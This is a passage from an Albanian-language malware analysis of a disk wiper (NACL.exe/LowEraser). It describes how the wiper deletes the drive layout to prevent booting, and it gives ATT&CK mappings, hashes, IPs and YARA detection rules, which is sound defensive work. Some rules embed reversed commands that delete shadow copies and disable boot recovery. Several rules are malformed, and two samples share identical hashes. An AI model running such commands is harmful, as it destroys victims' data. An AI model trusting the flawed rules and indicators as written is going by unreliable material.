


Figura 29: Ndryshimet për të kryer veprimet malinje.




Figura 30: Pjesë e kodit ku thërret direktorinë e specifikuar

Në kod duken variabla dhe shënjues, ku ngarkohet ***kernel32.dll*** duke përdorur ***LoadLibraryW*** dhe përdor funksionin ***GetProcAddress*** për të gjetur adresat e disa funksioneve që janë përcaktuar më herët. Më pas do përdori një funksion **"stdio_common_vswprintf_s**" që thërret stringun **\\.\c:** . Malware më pas do të thërrasi funksionin ***CreateFileW*** për të krijuar një hyrje në atë direktori dhe e ruan në variablin ***iVar3.*** Më pas kontrollon nëse është e pasaktë. Nëse nuk është do të thërrasi ***DeviceIoControl*** me **proces handle** e hapur më parë dhe flagun **0x7c100.**
Flagu ***0x7c100*** është ***IOCTL_DISK_DELETE_DRIVE_LAYOUT*** që përdoret për të fshirë particionimin e tabelës dhe informacionin e diskut.

IOCTL_DISK_DELETE_DRIVE_LAYOUT	0x7c100	inc\api\ntdddisk.h	Removes the boot signature from the master boot record, so that the disk will be formatted from sector zero to the end of the disk. Partition information is no longer stored in sector zero.

Figura 31: Detajet e funksionit

Aftësitë e këtij programi keqdashës fshirës:




Figura 32: Analizimi për aftësitë e malware.

- **Analiza Dinamike:**

Për të kuptuar sjelljen e malware u krye analiza dinamike që konsiston në ekzekutimin e tij. Nëse tentojmë ta ekzekutojmë si nje përdorues i thjeshtë skedari nuk do të ekzekutohet .Kur i bëjmë ***debug*** pasi merr direktorinë bën fshirjen e boot signatures dhe nuk bëhet dot më boot sistemi operativ.




Figura 33: . Debuger i NACL.exe




Figura 34: Pas ekzekutimit të NACL.exe

Figura 35: Tentativat pas reboot.

Pas ekzekutimit të ***NACL.exe,*** kur tentohet startimi i sistemit operativ, dështon në gjetjen e direktorisë ***BOOT.***

Teknikat *MITRE ATT&CK*

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027
DISCOVERY	Account Discovery T1087 Application Window Discovery T1010 File and Directory Discovery T1083 Query Registry T1012 System Information Discovery T1082 System Owner/User Discovery T1033
EXECUTION	Command and Scripting Interpreter::Windows Command Shell T1059.003 Shared Modules T1129

Figura 36: Local.exe

ATT&CK Tactic	ATT&CK Technique
EXECUTION	Shared Modules T1129

Figura 37: nacl.exe

ATT&CK Tactic	ATT&CK Technique
DISCOVERY	Permission Groups Discovery T1069 System Information Discovery T1082 System Network Configuration Discovery T1016
EXECUTION	Command and Scripting Interpreter T1059 Shared Modules T1129

Figura 38: staging.exe

Indikatorët e kompromitetit & Yara Rules

HASH-ET

NACL.exe (Emërtimi origjinal ***Ptable.exe***)
SHA-256: 36cc72c55f572fe02836f25516d18fed1de768e7f29af7bdf469b52a3fe2531f
SHA-1: 720c467046514f7376473b11271ebcb8d0a7e439
MD5: f9431cf3abcc85da8431f5480ee68f08

p.ps1 (pusher.ps1)
SHA-256: c8b72d6416df83ee44134c779f70125cf1713d8797b0128ef591a7fe15674ac8
SHA-1: a973e19aafa2de9ae63964e1fa06a8671eec91e7
MD5: 4278de224c8b12c7f202d8ce5c6b3c17

Staging.exe
SHA-256:
08514D2E25F054F4436872AA75A9B64A4A7C68823B27D4C4215D7D194DC6602E
SHA-1: 4b80478091b204e76ecdfffa275637bb1b98d103
MD5: 6236b621195dba9c83305c61b9ad0c71

Local.exe
SHA-256: 9f8bc496368241979ad77d62928dbc00f2104467dc98a1baa84e1a71915bfa58
SHA-1: 4b80478091b204e76ecdfffa275637bb1b98d103
MD5: 6236b621195dba9c83305c61b9ad0c71

1.exe (Plink)
SHA-256: b4862f8db04c475e5f96c302be83f42c0eda8411152ed84fa40c3170f69a813f
SHA-1: 4e265736eaa201e270d851074878dfa60259e806
MD5: deaed4f96276c8eb5c8f712e519f3506

IP :

84.54.51[.]25 NL
95.221.229[.]192 RU
210.178.17[.]96 KR
146.177.190[.]20 GB
143.198.143[.]69 US
166.149.132[.]96 US
45.58.36[.]254 CA
3.97.51[.]116 CA
99.79.143[.]35 CA
192.229.211[.]108 US

103.109.100[.]233 HK

Yara Rules – sygjerohet aplikimi i tyre në pajisjet Endpoint Detection & Response:

1. rule apt_LowEraser_wiper_metadata

```
{
   strings:
      $name_in_pdb = "\\LowEraser"
      $signer_name = "Attest Inspection Limited"
      $signer_serial_num = {73 C8 38 96 1F A7 A0 12 49 41 92 5C 93 08 75 A6}
      $rich_header = {7E EE 2D CD 3A 8F 43 9E 3A 8F 43 9E 3A 8F 43 9E}
   condition:
      any of them
}
rule apt_LowEraser_wiper_code
{
   strings:
     $delete_drive_ioctl = {6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 68 00 C1 07 00}
     $calls_code = {FF 95 F0 FD FF FF 56 FF D7}
   condition:
      any of them
}
```

2.rule homeland justice - AllinOneNeo

```
 {
  strings:
  $ = { fa c0 c7 e5 61 ff b9 a0 96 }
  condition:
  all of them
 }
```

3. rule homeland justice - AllinOneNeo

```
 {
  strings:
  $ = {
  //8ce4b16b22b58894aa86c421e8759df3
  c6 [2-6] 8c
  c6 [2-6] e4
  c6 [2-6] b1
  c6 [2-6] 6b
  c6 [2-6] 22
  c6 [2-6] b5
  c6 [2-6] 88
  c6 [2-6] 94
  c6 [2-6] aa
  c6 [2-6] 86
  c6 [2-6] c4
```

c6 [2-6] 21
c6 [2-6] e8
c6 [2-6] 75
c6 [2-6] 9d
c6 [2-6] f3
}
$ = !This
condition:
all of them
}

4. rule homeland justice - AllinOneNeo

{
strings:
$ = { 90 90 90 90 6b 00 90 90 90 90 90 90 90 90 90 90 90 90 90 }
condition:
all of them
}

5. rule homeland justice - AllinOneNeo

{
strings:
$ = {
c6 [2-6] e0
c6 [2-6] f2
c6 [2-6] eb
c6 [2-6] 8c
c6 [2-6] 5c
c6 [2-6] d4
c6 [2-6] a8
c6 [2-6] e3
c6 [2-6] c0
c6 [2-6] 62
c6 [2-6] 6b
c6 [2-6] 12
c6 [2-6] 8a
c6 [2-6] 2f
c6 [2-6] 5d
c6 [2-6] 5d
c6 [2-6] 0d
}
$ = chat_id wide ascii
condition:
all of them
}

6. rule homeland justice - AllinOneNeo

```
{
 strings:
 $ = wxyz0123456789.-JKLMNOPghijklmnopqrstuvQRSTUVWXYZabcdefABCDEFGHI
 condition:
 all of them
}
```

7. rule homeland justice - AllinOneNeo

```
{
 strings:
 $ = %sdo=3
 $ = :**:SMZ
 $ = :---:MNEW
 condition:
 any of them
}
```

8. rule homeland justice - wiperninfostealer strings:

```
      $s1 = {44 59 BC 70 D9 FB B1 6E}
      $s2 = {7A 39 39 FA CE 1E BF 5C}
      $s3 = {D9 FB B1 6E E1 7B 51}
      $s4 = {26 1F FD AB D6 EE 7D CB}
      $s5 = {2B 67 6B DF B8 E1 2F 4D}
   condition:
      uint16(0) == 0x5a4d and
      2 of ($s*)
}
```

9.rule homeland justice - bi_bi_wiper wiper

```
{
   strings:
      $ftype1 = ".exe" wide
      $ftype2 = ".dll" wide
      $ftype3 = ".sys" wide
      $string1 = "[+] Stats: %d | %d"
      $string2 = "[!] Waiting For Queue"
      $string3 = "[+] Round %d"
      $string4 = "[+] Path: %s"
      $string5 = "[+] CPU cores: %d, Threads: %d"
      $cmd1 = "lla/ teIuq/ swodahs   eteled nimdassv  c/ exe.dmc"
      $cmd2 = "eteled ypocwodahs cimw c/ exe.dmc"
      $cmd3 = "eruliafllaerongi ycilopsutatstoob }tluafed{ tes / tidedcb c / exe.dmc"
      $cmd4 = "on delbaneyrevocer }tluafed{ tes/ tidedcb c/ exe.dmc"
   condition:
      uint16(0) == 0x5A4D and
      2 of ($ftype*) and
```

```
        3 of ($string*) and
        any of ($cmd*)
}
```

10. rule homeland justice- bi_bi_wiper wiper

```
{
   strings:
      $string1 = "[+] Stats: %d | %d"
      $string2 = "[!] Waiting For Queue"
      $string3 = "[+] Round %d"
      $string4 = "[+] Path: %s"
      $string5 = "[+] CPU cores: %d, Threads: %d"
   condition:
      uint32(0) == 0x464c457f and 3 of them
}
```

11. rule homeland justice - babycarrot

```
 {
strings:
$s1 = afx.IMG_ ascii
$s2 =$785b2222-df79-48b6-9824-4def50284906 ascii
$s3 = {???????00 00 11 14 0a 16 0b 2b 2c 02 07 19 6f}???????
$s4 = {???????28 df 00 00 0a 26 28 de 00 00 0a 28 df}???????
condition:
uint16(0) == 0x5a4d and
filesize < 2MB and
1 of them
}
```

12. rule homeland justice - linux_wiper_bibi

```
   strings:
      $ = {2E 00 00 00 42 00 00 00 69 00 00 00 42 00 00 00 69 00 00 00 00 00 00 00}
  $ = .BiBi wide
      $ = [+] Stats: %d | %d\n
      $ = [+] Round %d\n
      $ = [+] Path: %s\n
      $ = [+] CPU cores: %d, Threads: %d\n
  $ = {F0 FA 02 [3-5] D0 07 00 00 [2-3] 05 00 00 00}
  $ = {42 0F 00 [3-5] E8 03 00 00 [2-3] 01 00 00 00}
  $ = {C6 2D 00 [3-5] 2C 01 00 00 [2-3] 03 00 00 00}
  $ = {96 98 00 [3-5] F4 01 00 00 [2-3] 06 00 00 00}
   condition:
      4 of them
}
```